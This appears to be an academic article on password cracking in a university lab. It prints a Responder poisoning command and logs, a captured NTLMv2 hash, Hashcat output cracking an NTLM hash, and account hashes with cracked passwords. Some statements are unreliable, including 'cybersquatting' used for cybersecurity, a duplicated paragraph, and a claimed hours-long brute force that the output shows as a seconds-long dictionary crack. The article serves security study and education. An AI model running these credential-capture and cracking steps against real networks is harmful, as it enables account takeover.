Acta Scientific COMPUTER SCIENCES

Volume 5 Issue 12 December 2023

Research Article

Exploring Password Cracking Techniques: Understanding the Threat Landscape

Keneilwe Zuva*

Department of Computer Science, University of Botswana, Gaborone, Botswana

***Corresponding Author:** Keneilwe Zuva, Department of Computer Science, University of Botswana, Gaborone, Botswana.

Received: November 21, 2023

Published: November 30, 2023

Abstract

In an increasingly interconnected digital world, the threat posed by password cracking techniques has grown significantly. Malicious actors exploit these methods to gain unauthorized access to personal and private information, making cybersquatting a paramount concern. This research delves into the realm of password cracking techniques, aiming to evaluate network security within a controlled laboratory environment. The primary objective is to identify potential vulnerabilities and gauge the effectiveness of various password cracking methods. This study investigates several well-known password cracking techniques, including brute-force, dictionary attacks, and hybrid approaches. The insights gathered from these evaluations serve a dual purpose: revealing weaknesses in the network's security and assessing the strength of user passwords. The outcomes of this research highlight a concerning reality – a substantial portion of the passwords employed within the network are susceptible to cracking. Furthermore, our findings unveil deficiencies in the network's security protocols, notably the absence of robust password regulations and encryption practices. These revelations underscore the urgent need for enhanced security measures to safeguard the integrity of the network. The implications of this study extend beyond academic curiosity, as they hold critical implications for network security. The results provide a foundation for the formulation of more stringent security policies and serve as a valuable educational tool for network users. Emphasizing the importance of employing strong, unique passwords is paramount in fortifying their accounts against potential breaches. In conclusion, this research sheds light on the evolving threat landscape surrounding password security and advocates for proactive measures to protect sensitive information in an interconnected world.

Keywords: Network Security; Password Cracking Techniques; Password Strength; Security Flaws

Introduction

In an ever-evolving technological landscape, passwords have long served as a foundational element of security. However, as the digital realm advances, so too do the methods employed by malicious actors to breach these barriers. Password cracking, once a fringe concern, has now emerged as a substantial security risk on a global scale, impacting individuals and organizations alike. In the contemporary cyber landscape, the role of passwords in ensuring security cannot be overstated. A single weak password can serve as the proverbial chink in the armor, providing attackers with illicit access to sensitive information and critical resources. This research endeavor embarks on a comprehensive exploration, encompassing an evaluation of network password policies and the rigorous testing of user account passwords through an array of cutting-edge password cracking tools and methodologies. The central aim of this study is twofold: first, to augment individuals' knowledge and comprehension of best practices in password security; and second, to provide them with a hands-on opportunity to engage in real-world security analysis of network systems. Through this interdisciplinary approach, the research not only contributes to the broader field of cybersquatting but also equips individuals with valuable skills and experience in safeguarding digital assets. This research offers an intellectually stimulating and demanding avenue to contribute to the cybersquatting landscape of an academic institution. The resultant insights from this analysis are poised to bolster the network's security posture, enhancing its resilience against the ever-present threat of online assaults.

This paper is arranged as follows; Section I specifies the introduction; section II outlines the objectives that shall be met. Section III shows the methodological approaches. Section IV shows the Research methodology. Section V shows the related studies in the form of a literature review, Section VI shows all the related studies shown Section VII outputs the results and findings of the study. The last section shows future recommendations to be implemented.

Problem statement

In today's interconnected digital landscape, safeguarding sensitive data within networks is of paramount importance. Yet, in the face of an escalating frequency of cyber attacks, it is imperative to ensure that security measures can withstand the evolving threat posed by password cracking techniques. The primary objective of this study is to systematically evaluate the efficacy of existing password security mechanisms by subjecting them to various password cracking strategies. The assessment undertaken in this research aims to pinpoint vulnerabilities within the current security infrastructure, illuminating areas where improvements are essential. By examining the robustness of these mechanisms against contemporary password cracking techniques, we seek to provide actionable insights for strengthening the network's security posture. As the cybersquatting landscape continues to evolve, the findings from this assessment will contribute to the ongoing enhancement of network defenses. By identifying weaknesses and offering recommendations, this research endeavor plays a pivotal role in fortifying the network against potential breaches, thereby preserving the integrity of sensitive data.

Aim of Study

- To Identify potential weaknesses in current policies and assessing password security.
- To recommend Improvements and suggest enhancements to enhance security.

Literature Review

The security of computer networks has become a vital issue in the digital age. One of the most common ways to protect these systems is through password authentication. However, as hackers have evolved their techniques and tools for cracking passwords, it's becoming increasingly clear that more proactive measures are needed to secure our data. This is where testing password cracking techniques can play an essential role in identifying vulnerabilities. The security of computer networks has become a vital issue in the digital age. One of the most common ways to protect these systems is through password authentication. However, as hackers have evolved their techniques and tools for cracking passwords, it's becoming increasingly clear that more proactive measures are needed to secure our data. This is where testing password cracking techniques can play an essential role in identifying vulnerabilities within a certain network . It's crucial to understand how hackers operate and what methods they use to infiltrate these systems (Mapoka., *et al*. 2022).

By testing such techniques on our own network, we can better prepare ourselves against potential cyber-attacks. Various networks needs to take this approach seriously if they want to ensure the safety and protection of their sensitive data from malicious attacks. Moreover, by testing password cracking techniques on the system, it is easy to identify areas where improvements need to be made in terms of security measures. With constant technological advancement comes new hacking strategies; therefore, conducting regular tests will enable us to always improve upon our existing defenses against cyber-security threats. In conclusion, while there may be no foolproof way for preventing cyber-attack attempts altogether; taking preventative measures such as testing password cracking methods can significantly enhance cybersquatting protocols proactively (Mapoka., *et al*. 2022).

It's time for organizations to also take similar initiatives towards improving their cybersquatting posture by continuously assessing possible weak points within their system through routine vulnerability assessments/testing methodologies ensuring a strong defense shield against hacking attempts. The ethical considerations surrounding password cracking techniques and the need for responsible and controlled experimentation within the university environment cannot be overstated. It is important to recognize that while password cracking can be a valuable tool in testing security measures, it also has potential risks and drawbacks. As (Unknown Publisher, n.d) argues, "It is essential that researchers exercise caution when conducting experiments involving password cracking" as they could potentially compromise sensitive information or cause harm to innocent individuals. Furthermore, universities have a responsibility to ensure that any experimentation with these techniques is done ethically and responsibly. This includes obtaining informed consent from all participants involved in the research process and adhering to strict guidelines regarding data privacy and confidentiality. There must also be clear protocols in place for reporting any breaches of security or other ethical violations. Additionally, educators should approach this topic with care by discussing both the benefits and risks associated with password cracking techniques while emphasizing responsible research practices among their students. Through proper education on this subject matter, students will become more aware of the implications of their actions when using these tools. In conclusion, it is crucial for organizations to take an active role in promoting responsible experimentation related to password cracking techniques while ensuring that ethical considerations are at the forefront of every study conducted. By doing so, it is easy to build trust within communities by demonstrating commitment towards protecting user privacy rights through thorough analysis before implementing new technologies such as biometrics which require larger datasets than passwords alone provide (Unknown Publisher, n.d).

The potential benefits of sharing findings from password cracking tests with other universities and organizations can significantly enhance cybersquatting practices and prevent cyber-attacks.

As Nyangaresi, Abeka, and Rodrigues [1] suggest, unauthenticated handovers present a significant security risk to cellular communications. Sharing the results of password cracking tests can help identify vulnerabilities in communication systems and improve security measures. By collaborating with other institutions, it is possible to develop new approaches to detect and counteract attacks such as eavesdropping or traffic redirection. These initiatives are particularly important given that cybersquatting threats continue to rise every year. Moreover, sharing information on successful techniques for conducting penetration testing can also benefit different organizations by improving their understanding of possible attack vectors used against them. However, some may argue that disclosing this information could empower malicious actors who might use the same tactics against vulnerable targets. Nonetheless, while there are risks associated with sharing such data externally, these risks must be weighed against potential gains in terms of enhancing overall cybersquatting readiness. In conclusion, collaboration through sharing knowledge fosters an environment where institutions learn from each other's strengths and weaknesses to improve their own security posture continuously.

Therefore it is pivotal for organizations to share findings from password cracking tests with others as it would enable us all collectively become stronger in our fight against cybercrime. In our increasingly digital world, where personal and sensitive information is constantly being transmitted online, strong passwords have emerged as the first line of defense against password cracking techniques used by criminals. Passwords are a vital aspect of our daily lives; we use them to access our email accounts, banking apps or even social media profiles. Despite this fact, not everyone gives enough attention to creating secure passwords. This oversight could lead to disastrous consequences since hackers can easily crack weak passwords using sophisticated software. The importance of understanding password cracking techniques cannot be overstated because it empowers us with knowledge on how best to protect ourselves from these cyber-attacks. In recent years there has been an alarming uptick in identity theft and data breaches resulting mainly from password-related vulnerabilities that are exploited by hackers.

To address this issue effectively, it is essential to take proactive measures towards protecting our personal and sensitive information. This essay examines the different types of password cracking techniques that malicious actors use along with countermeasures that can help safeguard against these attacks. In particular, we will focus on three talking points: why users need secure passwords, what makes a password strong, and finally exploring various countermeasures for securing user's data amidst rising threats in cyberspace.

Password cracking techniques have become increasingly sophisticated, and their use has grown exponentially with the rise of technology. Weir [2] explains that these techniques can vary from basic guessing to highly complex algorithms that exploit software vulnerabilities. In today's world, it is not uncommon for hackers to use social engineering tactics to gain access to passwords by posing as a legitimate source and tricking users into revealing their passwords unknowingly. Additionally, there are numerous password cracking tools available online that can automate the process of testing millions of possible combinations in just minutes. This means that even strong passwords consisting of random characters or phrases may not be enough to keep sensitive data secure. In response to these threats, experts recommend using unique, complex passwords for each account and frequently changing them [2]. Multi-factor authentication is another effective solution which requires an additional form of identification beyond just a password such as biometric verification or a secondary code sent through text message or email. By implementing these strategies and staying informed about emerging threats in password security, individuals can better protect themselves against unauthorized access and potential data breaches.

In today's digital age, cybersquatting has become an essential aspect of our lives. With the increasing number of cyber threats and attacks, it is crucial to take necessary precautions to secure our online presence. Countermeasures include using strong passwords, multi-factor authentication, and regularly updating software to prevent known vulnerabilities. According to (Mapoka., *et al*. 2022), implementing these countermeasures can significantly reduce the risk of successful cyber attacks against individuals or organizations. Using strong passwords is one way to protect against brute-force attacks that attempt various combinations of characters until they find a match. Complex passwords with a combination of letters, numbers, and symbols make it harder for hackers to guess them correctly. Multi-factor authentication adds an extra layer of security by requiring users to provide additional information besides their password before accessing their accounts or systems. Regularly updating software helps patch known vulnerabilities in programs used by attackers. It is critical for individuals and organizations alike to stay vigilant about securing their online presence through proper cyber security measures such as using strong passwords, multi-factor authentication, and regular software updates. By doing so, we can minimize the risks associated with cyber-attacks and ensure that our personal information remains safe from potential breaches. With the advent of technology, password cracking has become an increasingly common practice among cybercriminals. As Ahmad Kamal (2017) argues, the consequences can be dire since it "can have serious consequences, including identity theft and data breaches". These outcomes not only affect individuals but also organizations that hold sensitive information about their clients or employees. To mitigate these risks, it is essential to take proactive measures to protect personal and sensitive information. One way to achieve this is by using strong passwords that include a combination of upper and lowercase letters, numbers, and symbols. Moreover, multi-factor authentication can add an extra layer of security by requiring users to provide additional information such as fingerprint scans or facial recognition before accessing their accounts. Finally yet just as important are regular updates on software systems used for storing confidential data which should be kept up-to-date with the latest patches released by vendors so hackers cannot exploit unpatched vulnerabilities. Overall there is no doubt that password cracking can have severe repercussions in terms of identity theft and data breaches; thus making it crucial for individuals and companies alike to remain vigilant against cybersquatting threats through implementing security measures like strong passwords or multifactor authentication protocols alongside timely updating software systems holding valuable user-data vulnerabilities within a network . It's crucial to understand how hackers operate and what methods they use to infiltrate these systems (Mapoka., *et al*. 2022).

Methodology

A lab environment was set up, deployed and configured as shown below.




Figure 1: High Level Diagram.

The high-level testing strategy involved a Windows 10 target machine and an Ubuntu Linux host computer in a controlled environment. The testing encompassed an active online attack, leveraging the Responder tool to decipher the system password. The Responder program extracted critical information, including the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash. Subsequently, the LOphtcrack tool was employed to conduct a password audit, granting the remote machine's administrator access to user credentials.


The research premise rested on the notion that passwords deemed weak could be swiftly cracked, highlighting the need for specific measures to bolster their strength.

Experiments

Performing an active directory exploitation-LLMNR/NBT-NS poisoning

Active Directory exploitation using LLMNR/NBT-NS poisoning is a technique used by hackers to gain unauthorized access to Windows networks. This type of attack takes advantage of two protocols, Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBTNS), which are used for name resolution in Windows networks. By intercepting traffic and redirecting it to a rogue access point, an attacker can trick Windows devices into sending authentication information, such as usernames and passwords, to the attacker.


What is LLMNR/NBT-NS POISONING? This is used to identify hosts when DNS fails to do so and it utilizes NTML/NTMLv2 hash, which can be exploited. With the use the responder tool to intercept and manipulate traffic, a user's username and password hash was obtained.



```
[*] [LLMNR]  Poisoned answer sent to 10.0.18.67 for name LAB296R4C2
[*] [MDNS] Poisoned answer sent to 10.0.18.118      for name LAB295R8C2444.local
[*] [MDNS] Poisoned answer sent to fe80::3602:7b37:cafe:1b69 for name LAB295R8C2444.local
[*] [LLMNR]  Poisoned answer sent to fe80::3602:7b37:cafe:1b69 for name LAB295R8C2444
[*] [LLMNR]  Poisoned answer sent to 10.0.18.118 for name LAB295R8C2444
[*] [MDNS] Poisoned answer sent to 10.0.18.118      for name LAB295R8C2444.local
[*] [MDNS] Poisoned answer sent to fe80::3602:7b37:cafe:1b69 for name LAB295R8C2444.local
[*] [LLMNR]  Poisoned answer sent to fe80::3602:7b37:cafe:1b69 for name LAB295R8C2444
[*] [LLMNR]  Poisoned answer sent to 10.0.18.118 for name LAB295R8C2444
[*] [MDNS] Poisoned answer sent to 10.0.18.108      for name LAB295R8C51.local
[*] [MDNS] Poisoned answer sent to fe80::9314:7765:ac7f:3c11 for name LAB295R8C51.local
[*] [LLMNR]  Poisoned answer sent to fe80::9314:7765:ac7f:3c11 for name LAB295R8C51
[*] [LLMNR]  Poisoned answer sent to 10.0.18.108 for name LAB295R8C51
[*] [MDNS] Poisoned answer sent to 10.0.18.108      for name LAB295R8C51.local
[*] [MDNS] Poisoned answer sent to fe80::9314:7765:ac7f:3c11 for name LAB295R8C51.local
[*] [LLMNR]  Poisoned answer sent to fe80::9314:7765:ac7f:3c11 for name LAB295R8C51
[*] [LLMNR]  Poisoned answer sent to 10.0.18.108 for name LAB295R8C51
[*] [MDNS] Poisoned answer sent to 10.0.18.109      for name LAB295R9Cc3.local
[*] [MDNS] Poisoned answer sent to fe80::10c0:8d1f:4600:ab5d for name LAB295R9Cc3.local
[*] [LLMNR]  Poisoned answer sent to fe80::10c0:8d1f:4600:ab5d for name LAB295R9Cc3
[*] [LLMNR]  Poisoned answer sent to 10.0.18.109 for name LAB295R9Cc3
[*] [MDNS] Poisoned answer sent to 10.0.18.109      for name LAB295R9Cc3.local
[*] [LLMNR]  Poisoned answer sent to fe80::10c0:8d1f:4600:ab5d for name LAB295R9Cc3
[*] [MDNS] Poisoned answer sent to fe80::10c0:8d1f:4600:ab5d for name LAB295R9Cc3.local
[*] [LLMNR]  Poisoned answer sent to 10.0.18.109 for name LAB295R9Cc3
[*] [MDNS] Poisoned answer sent to 10.0.18.59       for name LAB292-034.local
[*] [MDNS] Poisoned answer sent to fe80::20ff:3a19:1dae:da6d for name LAB292-034.local
[*] [LLMNR]  Poisoned answer sent to fe80::20ff:3a19:1dae:da6d for name LAB292-034
[*] [LLMNR]  Poisoned answer sent to 10.0.18.59 for name LAB292-034
[*] [LLMNR]  Poisoned answer sent to fe80::bc32:1cfa:fd1b:1d76 for name LAB297R3C4
[*] [LLMNR]  Poisoned answer sent to 10.0.18.78 for name LAB297R3C4
[*] [MDNS] Poisoned answer sent to 10.0.18.100      for name LAB293R2C1.local
[*] [MDNS] Poisoned answer sent to fe80::4822:1da4:e15c:8bf2 for name LAB293R2C1.local
[*] [LLMNR]  Poisoned answer sent to fe80::4822:1da4:e15c:8bf2 for name LAB293R2C1
[*] [LLMNR]  Poisoned answer sent to 10.0.18.100 for name LAB293R2C1
[*] [LLMNR]  Poisoned answer sent to 10.0.18.30 for name LAB297R5C5
[*] [LLMNR]  Poisoned answer sent to fe80::81ff:108b:1543:d995 for name LAB296R1C8
[*] [LLMNR]  Poisoned answer sent to 10.0.18.50 for name LAB296R1C8
[*] [LLMNR]  Poisoned answer sent to fe80::81ff:108b:1543:d995 for name LAB296R1C8
[*] [LLMNR]  Poisoned answer sent to 10.0.18.50 for name LAB296R1C8
[*] [MDNS] Poisoned answer sent to 10.0.18.69       for name LAB293R3C2D.local
[*] [MDNS] Poisoned answer sent to fe80::5d96:7e0c:831:d205 for name LAB293R3C2D.local
[*] [LLMNR]  Poisoned answer sent to fe80::5d96:7e0c:831:d205 for name LAB293R3C2D
[*] [LLMNR]  Poisoned answer sent to 10.0.18.69 for name LAB293R3C2D
[*] [MDNS] Poisoned answer sent to 10.0.18.69       for name LAB293R3C2D.local
[*] [MDNS] Poisoned answer sent to fe80::5d96:7e0c:831:d205 for name LAB293R3C2D.local
[*] [LLMNR]  Poisoned answer sent to fe80::5d96:7e0c:831:d205 for name LAB293R3C2D
[*] [LLMNR]  Poisoned answer sent to 10.0.18.69 for name LAB293R3C2D
[*] [MDNS] Poisoned answer sent to 10.0.18.79       for name DESKTOP-MTKP8BH.local
[*] [MDNS] Poisoned answer sent to fe80::d4cc:75bf:eae9:a881 for name DESKTOP-MTKP8BH.local
[*] [LLMNR]  Poisoned answer sent to fe80::d4cc:75bf:eae9:a881 for name DESKTOP-MTKP8BH
[*] [LLMNR]  Poisoned answer sent to 10.0.18.79 for name DESKTOP-MTKP8BH
[*] [MDNS] Poisoned answer sent to 10.0.18.79       for name DESKTOP-MTKP8BH.local
[*] [MDNS] Poisoned answer sent to fe80::d4cc:75bf:eae9:a881 for name DESKTOP-MTKP8BH.local
```

Figure 2: Responder listening for events.

In the snapshot above, after running the responder tool it starts listening for events as shown. This was done by using the command sudo su to run as the root user then sudo responder –I eth0 –rdwv so as to launch and start the responder tool.




```
[*] [LLMNR]  Poisoned answer sent to 10.0.18.45 for name LAB297R1C2
[*] [MDNS] Poisoned answer sent to 10.0.18.50       for name LAB293R3C4.local
[*] [MDNS] Poisoned answer sent to fe80::e1ae:c8a9:4faa:ebd6 for name LAB293R3C4.local
[*] [LLMNR]  Poisoned answer sent to fe80::e1ae:c8a9:4faa:ebd6 for name LAB293R3C4
[*] [LLMNR]  Poisoned answer sent to 10.0.18.50 for name LAB293R3C4
[*] [MDNS] Poisoned answer sent to 10.0.18.50       for name LAB293R3C4.local
[*] [MDNS] Poisoned answer sent to fe80::e1ae:c8a9:4faa:ebd6 for name LAB293R3C4.local
[*] [LLMNR]  Poisoned answer sent to fe80::e1ae:c8a9:4faa:ebd6 for name LAB293R3C4
[*] [LLMNR]  Poisoned answer sent to 10.0.18.50 for name LAB293R3C4
[*] [LLMNR]  Poisoned answer sent to fe80::e9ee:9ca0:79e6:e46f for name LAB296R2C8
[*] [LLMNR]  Poisoned answer sent to 10.0.18.101 for name LAB296R2C8
[*] [MDNS] Poisoned answer sent to 10.0.18.40       for name LAB293R12cb.local
[*] [MDNS] Poisoned answer sent to fe80::745:f9a8:e54d:1539 for name LAB293R12cb.local
[*] [LLMNR]  Poisoned answer sent to fe80::745:f9a8:e54d:1539 for name LAB293R12cb
[*] [LLMNR]  Poisoned answer sent to 10.0.18.40 for name LAB293R12cb
[*] [MDNS] Poisoned answer sent to 10.0.18.40       for name LAB293R12cb.local
[*] [MDNS] Poisoned answer sent to fe80::745:f9a8:e54d:1539 for name LAB293R12cb.local
[*] [LLMNR]  Poisoned answer sent to fe80::745:f9a8:e54d:1539 for name LAB293R12cb
[*] [LLMNR]  Poisoned answer sent to 10.0.18.40 for name LAB293R12cb
[*] [NBT-NS] Poisoned answer sent to 10.0.18.37 for name PROGRAMFILES (service: File Server)
[SMB] NTLMv2-SSP Client   : 10.0.18.37
[SMB] NTLMv2-SSP Username : CSUB\ONNEILE$
[SMB] NTLMv2-SSP Hash     : ONNEILE$::CSUB:fd5beebe47a028c0:AFE1735B3FB80FE3ADF16108572D8EF2:010100000000000000804896826B7D090122C97189A354375F0000000000200080054004400540045000 1001E0
3000400340057004900 4E002D00550038004900370041005800380055005900480033002E0054004400540045002E004C004F00430041004C0003001400540044005400 45002E004C004F00430041004C0005001400540044005
00400020000000800300030000000000000000000000000040000058BCDC58ECC01609B8E743576DFB7D3A423625CA40EC9AA9D09B4EF490B156850A001000000000000000000000000000000000000000900240063006900660073 0
0000000000000000
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] Skipping previously captured hash for CSUB\ONNEILE$
[*] [MDNS] Poisoned answer sent to 10.0.18.107      for name LAB295R8C447.local
[*] [MDNS] Poisoned answer sent to fe80::58eb:d3d:3f01:e368 for name LAB295R8C447.local
[*] [LLMNR]  Poisoned answer sent to fe80::58eb:d3d:3f01:e368 for name LAB295R8C447
[*] [LLMNR]  Poisoned answer sent to 10.0.18.107 for name LAB295R8C447
[*] [MDNS] Poisoned answer sent to 10.0.18.56       for name LAB293R1cc1.local
[*] [MDNS] Poisoned answer sent to fe80::478:8be3:f0d7:fc9 for name LAB293R1cc1.local
[*] [LLMNR]  Poisoned answer sent to fe80::478:8be3:f0d7:fc9 for name LAB293R1cc1
[*] [LLMNR]  Poisoned answer sent to 10.0.18.56 for name LAB293R1cc1
[*] [MDNS] Poisoned answer sent to 10.0.18.56       for name LAB293R1cc1.local
[*] [MDNS] Poisoned answer sent to fe80::478:8be3:f0d7:fc9 for name LAB293R1cc1.local
```

Figure 3: Responder Captures Hashes.

To collect hashes using Responder, a rogue access point was set up that mimicked the legitimate network. This was done using a wireless network adapter and specialized software that allowed interception and redirection of traffic. Once the rogue access point was set up, Responder was run on the attacker's machine and waited for authentication requests to come in. When an authentication request was received, Responder responded with a fake authentication response that included a hash of the user's password. The collected hashes could then be used by the attacker to crack passwords and gain access to the target system. (Figure 4)

After collecting the hash using Responder, the hash was then cracked using Hashcat. A file containing the hash was created, and Hashcat was used to perform a brute force attack to crack the password. Hashcat was able to successfully crack the hash after running for several hours, revealing the plaintext password for the target user account. This password could then be used by the attacker to gain unauthorized access to the target system. It is important to note that the password cracking process is time-consuming and computationally intensive, and the success of cracking the hash depends on various factors such as the complexity of the password




```
kaliuser@letsema: ~

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

2e1855d5076d17cbc4af707fb523f9ba:pearl

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 2e1855d5076d17cbc4af707fb523f9ba
Time.Started.....: Wed May  3 15:19:51 2023 (0 secs)
Time.Estimated...: Wed May  3 15:19:51 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  6973.7 kH/s (0.30ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/14344384 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> total90
Hardware.Mon.#1..: Temp: 79c Util: 39%

Started: Wed May  3 15:19:50 2023
Stopped: Wed May  3 15:19:53 2023

┌──(kaliuser㉿letsema)-[~]
└─$
```

Figure 4: Hash Cat Cracks Password.

and the strength of the hash algorithm used. In addition to the brute force attack, a dictionary attack was also performed using Hashcat to crack the password hash collected through Responder. A dictionary attack involves using a pre -compiled list of words and phrases commonly used as passwords to attempt to guess the password. By using a dictionary attack, the attacker could potentially crack the password more quickly if the password was a commonly used word or phrase. However, if the password was more complex or not found in the dictionary, a brute force attack would likely be necessary to crack the hash.

Auditing a systems passwords

LOphcrack is a tool designed to audit passwords and recover applications. It helps recover Microsoft windows passwords with the help of a dictionary attack, hybrid, rainbow table and the brute force attacks. It's also used to check the strength of a password.



This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

All Accounts: 9 Cracked: 5 Partially Cracked: 0 Selected: 0 Locked Out: 0 Disabled: 4 Expired: 0 Non-Expiring: 8

	Username	NTLM Hash	NTLM Password	NTLM State	
1	Administrator	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly	(Built-
2	Boitumelo Seitei	8F5FEEE2FB62A0C8A64D72F517D0C14A	seitei12345	Cracked (User Info): instantly	
3	DefaultAccount	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly	(A use
4	Guest	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly	(Built-
5	Moratiwa Mmopi	291096060B2B37A82890CC25A8B061F8		Not Cracked	
6	Pearl Nteda	0F0AEA42FE304697DADE064D6239125B		Not Cracked	
7	Tumeliso Mosotho	2859F555DCC598CD0EF50EE6F5692907		Not Cracked	
8	Unaludo Mafuraga	EB516A5EE3ADFB0E87B1C07856B924AD	mafuraga12345	Cracked (User Info): instantly	
9	WDAGUtilityAccount	3F60A4D71161F0E3D92FA0B76CB10D40		Not Cracked	(A use scenar

Status: JTR Engine: Pass 1/1 (NTLM): Elapsed Time: 0d0h0m46s Pass Time Left: 0d23h59m14s Max Time Left: 0d23h59m14s Sp

Current Operation: Perform Dictionary / Wordlist Crack (Dictionary:Complex) Thermal Monitor: COOL CPU Utilization:

```
14:26 JTR Engine: 78571 words
14:26 JTR Engine:
14:26 Starting pass: Wordlist Mode Crack (Windows NTLM-Only Hash)

14:27 Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
```

Activate Windows

Figure 5: System Audit using LophtCrack.

In the windows 10 machine, 5 user profiles were created for the purpose of this research project and the passwords created were varied in terms of complexity. Using LOphtcrack, only two passwords were managed to be cracked because of low complexity and the result has been shown in the snapshot above.

Results and Analysis

Visual comparasion of explotation tecniques

